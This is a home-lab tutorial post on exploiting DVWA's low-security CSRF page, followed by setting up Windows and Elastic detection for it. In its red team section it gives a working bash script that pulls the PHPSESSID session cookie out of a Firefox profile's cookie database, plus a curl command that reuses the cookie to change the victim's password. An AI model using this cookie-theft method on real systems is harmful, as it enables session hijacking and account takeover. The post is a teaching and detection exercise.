DVWA Cross-Site Request Forgery Low Sec - Red Blue Purple Team

This post covers DVWA Cross-Site Request Forgery on Low Security, how we can steal the cookies from a Firefox browser session on Linux. The Blue Team section covers how we can detect this activity on Windows. Finally the Purple Team section demonstrates how we can automate it with Omega-cli and Atomic Red Team.
Video
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
Cross-Site Request Forgery Low Sec - Red Team
Due to the nature of this exploit, being a CSRF the user needs to be logged in for the exploit to work. So I’ve created a nuclei template to log in as the 1337 user and change the password (and change it back). Although it provides a good example of how the exploit might work in theory, it’s not realistic. So I also wrote a little bash script to steal an active session cookie from the Kali guest Firefox session and then a little curl to change the password to a known value is trivial. Unfortunately due to how Chrome encrypts any values in the Cookie database we can’t easily pull the cookies from a closed session and decrypt them. There is a way to pull clear-text cookies from a live Chrome session by using the remote debugging protocol. However we are steering off topic.
Sequence Diagram of Cross-Site Request Forgery
sequenceDiagram
    participant Attacker
    participant DVWA

    Attacker->>DVWA: GET /DVWA/login.php
    DVWA-->>Attacker: Login page with user_token

    Attacker->>DVWA: POST /DVWA/login.php (username=1337, password=charley, user_token)
    DVWA-->>Attacker: Authentication success, return PHPSESSID

    Attacker->>DVWA: POST /DVWA/security.php (security=low, user_token)
    DVWA-->>Attacker: Security level set to Low

    Attacker->>DVWA: GET /DVWA/vulnerabilities/csrf/?password_new=asdf&password_conf=asdf&Change=Change#
    DVWA-->>Attacker: Password Changed.

    Attacker->>DVWA: GET /DVWA/vulnerabilities/csrf/?password_new=charley&password_conf=charley&Change=Change#
    DVWA-->>Attacker: Password Changed Back.
Basic Browser
The page loads like this, so we can change our own passwords.
 Example from the csrf page
Note that on the ‘low’ difficulty we don’t need to input the current password in order to change it to something else. A password change is a GET request like so:
1
GET /DVWA/vulnerabilities/csrf/?password_new={{userpass_new}}&password_conf={{userpass_new}}&Change=Change#
Bash and curl
A more interesting and real-word example would be a threat actor (TA) stealing an active session and then changing the password to something the TA knows. First we must initiate a session with the requisite cookies.
Open Firefox and login as any of the 5 users
 Example login to dvwa with user 1337
Change the security to ‘low’
 Example change security level to low
Close the Firefox session and open a terminal
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
cat > bashcookiejar.sh << EOF
#!/usr/bin/env bash
# Step 1: Find the profile directory
PROFILE_DIR=\$(find ~/.mozilla/firefox/ -name cookies.sqlite -printf "%h\n")

# Step 2: Copy the SQLite database and WAL-related files to the current directory
cp "\${PROFILE_DIR}/cookies.sqlite" .
cp "\${PROFILE_DIR}/cookies.sqlite-wal" . 2>/dev/null || true  # Ignore if missing
cp "\${PROFILE_DIR}/cookies.sqlite-shm" . 2>/dev/null || true  # Ignore if missing

# Step 3: Merge WAL contents into the main database
sqlite3 cookies.sqlite "PRAGMA wal_checkpoint(FULL);" &>/dev/null

# Step 4: Query the merged database
sqlite3 cookies.sqlite "SELECT value FROM moz_cookies WHERE host LIKE '%tartarus-dvwa%' AND name = 'PHPSESSID';"
EOF
1
PHPSESSID=$(bash bashcookiejar.sh)
1
curl -s -o /dev/null -L -b "security=low; PHPSESSID=${PHPSESSID}" "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/csrf/?password_new=asdf&password_conf=asdf&Change=Change#"
 Example run bashcookiejar.sh and curl to change the logged in users password
Now try log in with the new credentials (in my case 1337 was logged in):
username: 1337
password: asdf
You might be still logged in, just logout quick to confirm the password has changed
 Example login after running bashcookiejar and the curl request
I won’t spoil the Stored-XSS Challenge so we will come back to CSRF when we do that challenge. The Blue Team version of this post we will explore an Atomic Red Team template to poke Firefox and Chrome cookie stores so we can write effective detection rules.
Cross-Site Request Forgery Low Sec - Blue Team
CSRF - Detection
Due to the nature of how the application is doing something really not to be done in Prod, we are unable to write effective detection logic to catch the activity server-side. With a WAF there may be an avenue to writing a rule that detects shared PHP session IDs across hosts.
We can catch the activity client-side, this requires you to bring up the Windows guest. Ofc doing detection client-side means you must have visibility on the endpoint! You can skip this one if you don’t have enough resources on your host. You can also shutdown the kali guest as it won’t be used for this challenge.
The Windows guest will run the Atomic Red Team tests, this allows us to generate logs in a structured manner. In the Purple Team section I introduce the Atomic Red Team in detail.
Bring up the Windows guest will require an extra 4 GB of RAM on your host.
From the directory you ran vagrant up on your host system run the following (it will install the required Windows Integration in Fleet and bring up the Windows guest):
- Linux
1
HOSTS=windows vagrant up elastic windows --provision
- Windows
1
$env:HOSTS = "windows"; vagrant up elastic windows --provision
 Example elastic bring up windows guest with fleet integrations
Verify the Elastic Agent has called back to the SIEM. Navigate to https://tartarus-elastic.home.arpa:5443/app/fleet/agents verify that tartarus-windows is in the list:
 Example kibana fleet windows agent successfully connected to siem
Now RDP into the guest Windows guest:
- Windows use the built in RDP client
- Linux you can use
xfreerdp1
xfreerdp /u:"vagrant" /p:"vagrant" /v:127.0.0.1:53389 /size:1300x700 /cert:ignore
 Example elastic windows rdp session
Download and install the latest version of Firefox.
 Example elastic download and install firefox
Open a PowerShell windows in admin mode.
 Example elastic windows rdp session powershell admin mode
